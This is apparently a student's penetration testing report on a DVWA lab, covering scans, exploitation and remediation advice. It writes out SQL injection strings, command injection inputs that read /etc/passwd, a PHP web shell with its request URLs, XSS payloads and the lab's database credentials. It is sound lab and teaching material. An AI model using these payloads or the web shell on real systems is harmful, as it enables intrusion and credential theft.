Ozan Bülen

DVWA Penetration Testing Report

Summary

This report documents a controlled penetration testing exercise conducted on a Damn Vulnerable Web Application (DVWA) environment. The lab was configured using Proxmox virtualization with multiple network segments (DMZ, Internal, Attacker) to simulate a realistic enterprise infrastructure. Multiple critical vulnerabilities were successfully exploited, demonstrating the importance of secure coding practices and proper input validation.

---

1. Lab Environment Setup

1.1 Network Topology


The lab consists of four virtual machines configured across isolated network segments:

Network Architecture:

- **vmbr0:** WAN (Internet) - 192.168.1.0/24
- **vmbr2:** DMZ Network - 10.20.20.0/24
- **vmbr3:** Internal Network - 10.30.30.0/24
- **vmbr4:** Attacker Network - 10.40.40.0/24

Virtual Machines:


VM ID	Hostname	Role	IP Address	Network
VM 200	pfSense	Firewall(supposedly)	192.168.1.x / 10.20.20.1	WAN/DMZ
VM 201	dvwa-web-server	Web Server (DVWA)	10.20.20.100	DMZ
VM 202	dvwa-mysql	Database Server	10.30.30.10	Internal
VM 102	kali-linux	Attacker Machine	10.40.40.50	Attacker



1.2 Application Stack

The vulnerable web application environment consists of:

- **Web Server:** Apache 2.4.58 on Ubuntu 24.04
- **Application:** DVWA (Damn Vulnerable Web Application)
- **Database:** MySQL 8.0.43 (remote server)
- **Security Level:** Low (no protections enabled)



---

2. Reconnaissance Phase

2.1 Network Scanning


Nmap was used to identify open ports and running services on the target web server (10.20.20.100). The scan revealed SSH and HTTP services running on standard ports.

Command:

nmap -sV -sC -p 1-1000 10.20.20.100

Results:

- Port 22/tcp: SSH (OpenSSH)
- Port 80/tcp: HTTP (Apache 2.4.58)



2.2 Web Application Scanning


Nikto web vulnerability scanner was executed to identify potential security issues and misconfigurations on the DVWA application.

Command:

nikto -h http://10.20.20.100/dvwa/

Key Findings:

- Directory indexing enabled on multiple directories
- Admin login page discovered at /dvwa/login.php
- Git repository files exposed (.git/HEAD, .gitignore)
- OPTIONS HTTP method enabled



---

3. Exploitation Phase

3.1 SQL Injection (Blind)

Blind SQL Injection was successfully performed on the user lookup functionality. Boolean-based injection confirmed the vulnerability by manipulating query logic.

Test 1 - True Condition:

User ID: 1' AND 1=1--

Result: "User ID exists in the database

"

Test 2 - False Condition:

User ID: 1' AND 1=2--

Result: "User ID is MISSING from the database"

The different responses confirm exploitable Blind SQL Injection vulnerability.

3.2 SQL Injection (Union-Based)

Union-based SQL Injection was exploited to extract sensitive data from the database, including user credentials and system information.

Test 1 - Bypass Authentication:


User ID: 1' OR '1'='1

Result: All 5 user accounts displayed

Test 2 - Database Version Extraction:

User ID: 1' UNION SELECT null, version()--

Result: MySQL version 8.0.43-0ubuntu0.24.04.2 disclosed




3.3 Command Injection

OS Command Injection was successfully exploited through the ping functionality. Arbitrary system commands were executed on the web server.

Test 1 - User Discovery:

Input: 127.0.0.1; whoami


Result: www-data (web server user)



Test 2 - System File Access:

Input: 127.0.0.1; cat /etc/passwd

Result: Complete /etc/passwd file contents displayed



Test 3 - Directory Listing:

Input: 127.0.0.1; ls -la /var/www/html

Result: Web directory structure revealed


3.4 File Upload Vulnerability

Malicious PHP web shell was successfully uploaded to the server, allowing remote command execution through HTTP requests.

Step 1 - Shell Creation:

```
<?php
if(isset($_GET['cmd'])) {
   system($_GET['cmd']);
}
?>
```

Step 2 - Upload: File uploaded successfully to /dvwa/hackable/uploads/shell.php



Step 3 - Remote Command Execution:

URL: http://10.20.20.100/dvwa/hackable/uploads/shell.php?cmd=whoami

Result: www-data

Step 4 - Configuration File Theft:

URL: http://10.20.20.100/dvwa/hackable/uploads/shell.php?cmd=cat%20/var/www/html/dvwa/config/config.inc.php

Result: Database credentials extracted

Stolen Credentials:

Database Server: 10.30.30.10

Database Name: dvwa

Username: dvwa

Password: dvwa123

Port: 3306

```php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '10.30.30.10';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'dvwa123';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  =  '';
$_DVWA[ 'recaptcha_private_key' ] =  '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
#   Some tools don't like working with authentication and passing cookies around
#   so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQLi DB Backend
#   Use this to switch the backend database used in the SQLi and Blind SQLi labs.
#   This does not affect the backend for any other services, just these two labs.
#   If you do not understand what this means, do not change it.
$_DVWA['SQLI_DB'] = getenv('SQLI_DB') ?: MYSQL;
#$_DVWA['SQLI_DB'] = SQLITE;
#$_DVWA['SQLITE_DB'] = 'sqli.db';
```


3.5 Cross-Site Scripting (XSS)

Reflected XSS vulnerability was exploited to execute arbitrary JavaScript in victim browsers.

Test 1 - Alert Box:

Input: <script>alert('XSS Successful!')</script>


Result: JavaScript alert executed



Test 2 - Cookie Theft Simulation:

Input: <script>alert(document.cookie)</script>


Result: Session cookies displayed



Test 3 - DOM Manipulation:

Input: <script>document.body.innerHTML='HACKED BY KALI'</script>

Result: Entire page content replaced



---

4. Findings Summary

4.1 Critical Vulnerabilities Identified

Vulnerability	Severity	Status	Impact
SQL Injection	Critical	Exploited	Full database access, authentication bypass
Command Injection	Critical	Exploited	Remote code execution, system compromise
File Upload	Critical	Exploited	Web shell uploaded, persistent access
XSS (Reflected)	High	Exploited	Session hijacking, phishing attacks
Information Disclosure	Medium	Exploited	Configuration files, credentials exposed
Directory Indexing	Low	Confirmed	Application structure revealed

---

4.2 Attack Chain

The successful penetration test followed this attack chain:

1. **Reconnaissance:** Identified open ports and services
2. **Vulnerability Discovery:** Found SQL injection, command injection, and file upload flaws
3. **Initial Exploitation:** Gained web shell access via file upload
4. **Privilege Information:** Extracted database credentials from configuration files
5. **Lateral Movement Potential:** Database server accessible from compromised web server

---

5. Recommendations

5.1 Immediate Actions Required

1. **Input Validation:** Implement strict input validation and sanitization on all user inputs
2. **Parameterized Queries:** Use prepared statements to prevent SQL injection attacks
3. **File Upload Restrictions:** Validate file types, use whitelist approach, store uploads outside web root
4. **Output Encoding:** Encode all user-supplied data before rendering in HTML to prevent XSS
5. **Command Execution:** Avoid system command execution; use native language functions instead

5.2 Long-Term Security Improvements

1. **Web Application Firewall:** Deploy WAF to filter malicious requests
2. **Security Headers:** Implement CSP, X-Frame-Options, and other security headers
3. **Least Privilege:** Run web services with minimal required permissions
4. **Network Segmentation:** Properly isolate DMZ from internal networks
5. **Regular Security Testing:** Conduct periodic penetration tests and code reviews
6. **Security Training:** Educate developers on secure coding practices

---

6. Conclusion

This penetration test successfully demonstrated multiple critical vulnerabilities in the DVWA environment. All major OWASP Top 10 vulnerabilities tested were exploitable, resulting in complete system compromise. The web server was fully compromised through file upload, sensitive database credentials were stolen, and potential for lateral movement to the internal database server was established.

The findings emphasize the critical importance of secure coding practices, input validation, and defense-in-depth security strategies in web application development.

---

7. Appendix

Test Environment Details

- **Test Date:** October 24, 2025
- **Tester:** Ozan Bülen
- **Target Application:** DVWA (Damn Vulnerable Web Application)
- **Testing Scope:** Web application vulnerabilities, network penetration
- **Tools Used:** Kali Linux, Nmap, Nikto, Custom scripts

References

- OWASP Top 10: https://owasp.org/www-project-top-ten/
- DVWA Project: https://github.com/digininja/DVWA
- CWE Database: https://cwe.mitre.org/

Disclaimer from Ozan himself: The initial plan was to have a Firewall in the Network System, multiple firewall solutions (pfSense, IPFire, Ubuntu) were attempted but didn't work due to technical constraints, so project was continued with no firewall. Claude Sonnet 4.5 has been used for this project.

Report End